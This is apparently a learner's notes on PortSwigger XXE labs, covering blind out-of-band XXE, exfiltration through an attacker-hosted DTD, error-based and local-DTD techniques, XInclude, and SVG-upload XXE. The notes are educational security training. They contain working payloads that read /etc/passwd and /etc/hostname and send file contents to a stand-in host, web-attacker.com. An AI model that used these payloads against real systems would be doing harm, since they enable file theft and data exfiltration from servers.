
LAB 4: Blind XXE with out-of-band interaction via XML parameter entities

This lab has a "Check stock" feature that parses XML input, but does not display any unexpected values, and blocks requests containing regular external entities. To solve the lab, use a parameter entity to make the XML parser issue a DNS lookup and HTTP request to Burp Collaborator (To complete this lab we need burp pro version. I dont have it. Thus, I will take notes from the solution videos).


1-) First, let’s try the out of band interaction with System word like in the previous lab;



2-) As we can see here, application is made blacklisting or some kind of filtering to general external entities in XML documents. Then maybe we can use **PARAMETER ENTITIES** which means we can represent our entity within our **DOCTYPE**.



3-) Even if the application response is “XML parsing error” we can see in our burp collaborator page the request has been made by application’s server to our harmful website. So the lab is completed.



**Exploiting blind XXE to exfiltrate data out-of-band**

Actually, the main object of the XXE vulnearbility exploit process is to exfiltrate sensitive data. This can be achieved via a blind XXE vulnerability, but it involves the attacker hosting a malicious DTD on a system that they control, and then invoking the external DTD from the in-band XXE payload. Example of malicious DTD to exfiltrate data from /etc/passwd :

<!ENTITY % file SYSTEM "file:///etc/passwd">

<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">

%eval;

%exfiltrate;

This DTD does the following steps;

* Defines an XML parameter entity called *file*, containing the contents of the */etc/passwd* file.
* Defines an XML param. ent. called *eval*, containing a dynamic decleration of another XML parameter entity called *exfiltrate*. The *exfiltrate* entity will be evaluated by amking an HTTP request to attacker’s website containing the value of the *file* entity within the URL query string (that means in attackers website there is a file that contains /etc/passwd file request in URL query string).
* Uses the eval entity, which causes the dynamic declaration of the *exfiltrate* entity to be performed
* Uses the *exfiltrate* entity, so that its value is evaluated by requesting the specified URL

The attacker must host malicious DTD on his/her system, normally by loading it onto their webserver. For example attacker’s malicious URL is:

http://web-attacker.com/malicious.dtd

Finally, the attacker must submit the following XXE payload to the vulnerable application:

<!DOCTYPE foo [<!ENTITY % xxe SYSTEM

"http://web-attacker.com/malicious.dtd"> %xxe;]>

This XXE payload declares an XML param. entity called *xxe* and the uses the entity within the DTD. This will cause the XML parser to fetch the external DTD from the attacker’s server and interpret it inline. The steps defined within the malicious DTD are then executed, and the */etc/passwd* file is transmitted to attacker’s server.

**\*\*\*NOTE:** This technique might not work with some file contents, including the newline characters contained in the */etc/passwd.* This is because some XML parsers fetch the URL in the external entity decleration using an API that validates the character that are allowed to appear in the URL. In this situation it can be possible to use **FTP** instead of **HTTP**. Sometimes, it will not be possible to exfiltrate data containing newline characters, and so a file such as ***/etc/hostname*** can be targeted instead

LAB 5: Exploiting blind XXE to exfiltrate data using a malicious external DTD


This lab has a "Check stock" feature that parses XML input but does not display the result. To solve the lab, exfiltrate the contents of the /etc/hostname file.


**IMPORTANT NOTE:** We try to attempt OUT-OF-BAND Exfiltration only when there is no IN-BAND way to exfil data (IE: App Error, Entity Reflection)

**OUT-OF-BAND CONDITIONS:**

1. If we can’t exfiltrate data In-Band, try calling our externally hosted server
2. If there is no Egress filtering(monitoring and restricting data flow outbound from one network to another) we can begin OOB data exfiltration

1-) First we are capturing check stock request again. If we try to play around productId or storeId we gonna see that application does not give any specific response according to the productID or storeID. That means we will try OUT-OF-BAND Exfiltration. Portswigger provide as a webserver which called exploit server top of the page.






2-) We will manipulate the body of this page to create malicious XXE payloads(We are using ///etc/hostname because of the newline characters contained in /etc/passwd. If we could use FTP instead of HTTP protocol there would be no problem. But portswigger only allow HTTP).




3-) After we store the body to the webserver, we then will make a request in burp to call both **%stack**; and **%exfil**; to make the request executes our external entity(As we can see we do not use **%file** on the burp request. We are using it only in the stack external entity to add it at the end of the requet to make webserver run it).

**Important Note:** The must remember part in this external entity declaration when we try to declare entity within another entity, Instead of just using **%** sign, we are using character reference which means referencing the character by using it’s hex value. **&#x25;** in this case will be evaluated as **%** sign that we need fort his declaration.



4-) After the request is made we will go to the Access log page of the exploit server to see if there is any request that comes from portswigger lab website.



5-) We can see that the request is made by the portswigger vulnerable lab page to our webserver. The part is underlined with blue is hostname of the lab so we can submit it to the submit solution to solve the lab.



**Exploiting blind XXE to retrieve data via error messages**

One way to trigger XXE is to trigger an XML parsing Error where the error messages contains the sensitive data that we want to retrieve. This exploit method will be successful if app returns the resulting error message within its response.

Example malicious payload is ;

<!ENTITY % file SYSTEM "file:///etc/passwd">

<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">

%eval;

%error;


This payload does these steps;

* Defines an XML parameter entity called *file*, containing the contents of the /etc/passwd file.
* Defines an XML parameter entity called ***eval***, containing a dynamic declaration of another XML parameter entity called ***error***. The ***error*** entity will be evaluated by loading a nonexistent file whose name contains the value of the ***file*** entity.
* Uses the ***eval*** entity, which causes the dynamic declaration of the ***error*** entity to be performed.
* Uses the ***error*** entity, so that its value is evaluated by attempting to load the nonexistent file, resulting in an error message containing the name of the nonexistent file, which is the contents of the ***/etc/passwd*** file.

LAB 7: Exploiting blind XXE to retrieve data via error messages

This lab has a "Check stock" feature that parses XML input but does not display the result. To solve the lab, use an external DTD to trigger an error message that displays the contents of the /etc/passwd file. The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

1-) I captured the XML request and tried to redirect the XML request to my malicious web server that contains a malicious uri which named /exploit




2-) Then I create malicious paylaod that contains stacked external entity that contains a nonexistent file to make application gives error about nonexistent file. But when app tries to give error it reads the %file part of the external entity and that means server reads /etc/passwd that is stored in %file entity.

Graphical user interface, text

Description automatically generated

3-) When I send a request which contains external entity definitions to my malicious webserver from portswigger. Server executes the %file entity because of when giving an error lab’s server tries to read the external entities content. And the lab is done.



**\*\*\*Exploiting Blind XXE By Repurposing A Local DTD**

The previous technique works fine with external DTD, but it won’t work with an internal DTD that is fully specified within the DOCTYPE element. This is because the technique is using an XML param. entity within the definition of another param. entity. According to the XML specification, this is allowed in external DTDs but not in internal DTDs.

So what we gonna do if out-of-band interactions are blocked? Because we can’t exfiltrate data via an out-of-band connection, and we also can’t load an external DTD from a remote server.

In that situation, there is a way that can trigger error messages that contains sensitive data. If a document’s DTD uses a hybrid of internal and external DTD declarations, then the internal DTD can redefine entities that are declared in the external DTD. When this happens, restriction about using XML param. entity iwthin the definition of another entity is allowed.

That means attacker can make an error-based XXE technique within an internal DTD, provided the XML parameter entity that they use is redefining an entity that is declared within an external DTD. Because of out-of-band connections are blocked and that means external DTD cannot be loaded from a remote location, **we need to find a external DTD file that is located in the local application server. Esentially, the attack involves invoking a DTD file that is exists on the local filesystem and repurposing it to redefine an existing entity in a way that triggers a parsing error that contains sensitive data.**

For example, suppose there is a DTD file on the server filesystem at the location /usr/local/app/schema.dtd and this DTD file defines an entity called custom\_entity. An attacker can trigger an XML parsing error containing the content of the /etc/passwd file by submitting a hybrid DTD like :

<!DOCTYPE foo [

<!ENTITY % local\_dtd SYSTEM "file:///usr/local/app/schema.dtd">

<!ENTITY % custom\_entity '

<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">

<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">

&#x25;eval;

&#x25;error;

'>

%local\_dtd;

]>

(As we can see in here, the payload redefines the *custom\_entity* which is an entity of DTD file which named *schema.dtd* that is located in the server’s local filesystem)

**&#x25 = % operator’s hex char value**

**&#x26 = & operator’s hex char value**

**&#x27 = ‘ operator’s hex char value**

This DTD does these:

* Defines an XML parameter entity called local\_dtd, containing the contents of the external DTD file that exists on the server filesystem.
* Redefines the XML parameter entity called custom\_entity, which is already defined in the external DTD file. The entity is redefined as containing the error-based XXE exploit that was already described, for triggering an error message containing the contents of the /etc/passwd file.
* Uses the local\_dtd entity, so that the external DTD is interpreted, including the redefined value of the custom\_entity entity. This results in the desired error message.

Locating an existing DTD file to repurpose

Since this attack needs to repurpose an existing DTD on the server filesystem, a key requirement is to locate a suitable file. This is straightforward. If app returns any error messages thrown by the XML parser, you can easily enumerate local DTD files just by attempting to load them from within the internal DTD.

Example of Linux systems that useing GNOME desktop environment have often DTD file at /usr/share/yelp/dtd/docbookx.dtd. We can test whether is file is present by submitting an XXE payload, which will cause an error if the file is missing:

<!DOCTYPE foo [

<!ENTITY % local\_dtd SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">

%local\_dtd;

]>

After we tested a list of common DTD files to locate a file that is exist on the system, we need to obtain a copy of it to see what entity that we can redefine. Since, many common system include DTD files are open source, we can easily obtain a copy of the file through a search.

LAB 8: Exploiting XXE to retrieve data by repurposing a local DTD

This lab has a "Check stock" feature that parses XML input but does not display the result. To solve the lab, trigger an error message containing the contents of the /etc/passwd file. You'll need to reference an existing DTD file on the server and redefine an entity from it.

1-) The hint was obvious in this lab. They say “Systems using the GNOME desktop environment often have a DTD at /usr/share/yelp/dtd/docbookx.dtd containing an entity called ISOamso. “There is no need to search for local DTD file. So payload is obvious and we can manipulate it according to the entity that is given in the hint.

Graphical user interface, text, application, email

Description automatically generated

**Finding Hidden Attack Surface For XXE Injection**

Attack surface for XXE injection vulnerabilities are obvious in many cases, because app’s normal HTTP traffic includes request with data in XML format. In some cases, attack surface may be less visible. But if we know where to look, we will find XXE attack surfaces that do not contain any XML.

**XInclude attacks**

Some applications accepts client-submitted data, embed it on the server-side into an XML document, then parse the document. To give an example, in some situations client-submitted data is placed into a back-end SOAP request, which is then processed by the backend SOAP service.

In this situation, we cannot do classic XXE attack because we don’t control the entire XML document and so cannot define or modify DOCTYPE element. However, we might still be able to use XInclude instead. XInclude is a part of XML specification that allos an XML document to be built from sub-document. We can place an XInclude attack within any data value in an XML document, so attack can be performed where we can only control a single item of data that is placed in server-side XML document.

To perform an XInclude attack, we need to reference the XInclude namespace and provide the path to the file that we want to include. For example:

<foo xmlns:xi="http://www.w3.org/2001/XInclude">

<xi:include parse="text" href="file:///etc/passwd"/></foo>

LAB 6: Exploiting XInclude to retrieve files

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed. Because you don't control the entire XML document you can't define a DTD to launch a classic XXE attack. To solve the lab, inject an XInclude statement to retrieve the contents of the /etc/passwd file.

**\*\*\*Important Note:** If the API accepts JSON or Other content, change it to XML (content type). If the expected response is returned, it’s parsing XMl, so XXE can be exploited.

1-) When I captured the request there were no xml in this time.

Graphical user interface, text, application

Description automatically generated

**\*\*\*2-)** Then I tried to change the content type to JSON and XML(Did it with Content Type Converter Extension in Burpsuite) and as I can see application gives error to these situation and most importantly app does not parse these content types.

Graphical user interface, text, application, email

Description automatically generated

3-) After a while I tried to add a external entity which is not existed on the system reference to productId to see if application is parsing XML or not. **Be careful, reference external entity with url encoded value of “&” because if we dont do it app assumes that user is tries to declare new variable, not an external entity.** %26 is url encoded value of &.

Graphical user interface, text, application, email

Description automatically generated

4-) As we can see in the above SS, application parses xml so we can exploit this by using Xinclude. We are using Xinclude when we dont have control all of the XML document but application parses input as XML at backend with SOAP or smth.

Graphical user interface, text

Description automatically generated

5-) And the lab is done.

A picture containing application

Description automatically generated

**XXE attacks via file upload**

Some applications allow users to upload files and then process those on server-side. Some common file formats use XML or contain XML subcomponents. Examples of XML-based formats are office document formats like DOCX and image formats like SVG.

For example, an app might allow users to upload images and process or validate images on the server after they are uploaded. Even if the application expects to receive a format like PNG or JPEG, the image processing library that is being used might support SVG images. Since the SVG format uses XML, an attacker can submit a malicious SVG image and so reach hidden attack surface for XXE vulnerabilities.

LAB 7: Exploiting XXE via image file upload

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files. To solve the lab, upload an image that displays the contents of the /etc/hostname file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

**IMPORTANT NOTES:** SVG XXE Workflow;

1. Try a not malicious SVG file to see if app accept it or not (if app accept it then it means app allows files that to be processed on server-side with XML)
2. If it doesn’t accept SVG files, try to bypass file validation
3. Then try to declare entitites and exfil Data In-Band. To do that first we need to confirm that, Is app making Entity Parsing or not?
4. If entities work, but no In-Band reflection, Try OUT-OF-BAND

1-) First I tried to inject a malicious txt files but application didn’t allow me to do so. After a while, I see that we can also add SVG files to the avatar icon. Then from payload all the things I looked for a classic XXE payload for SVG.

Graphical user interface, text, application

Description automatically generated

2-) Then I need to create SVG file in windows. So first, I created a txt file then from the Control Panel-> File explorer options->View-> Hide extensions for known file types Uncheck this option and save it. Then I changed the extension of txt file to .svg and save it. When I try to upload it on the server the request was like this:

Graphical user interface, text, application, email

Description automatically generated

3-) After I send the request my request was successful and The Image of my comment was the response of file/etc/hostname. And the lab is done when I submit that value to the submit solution part of the lab.

Text

Description automatically generated with low confidence

A picture containing graphical user interface

Description automatically generated

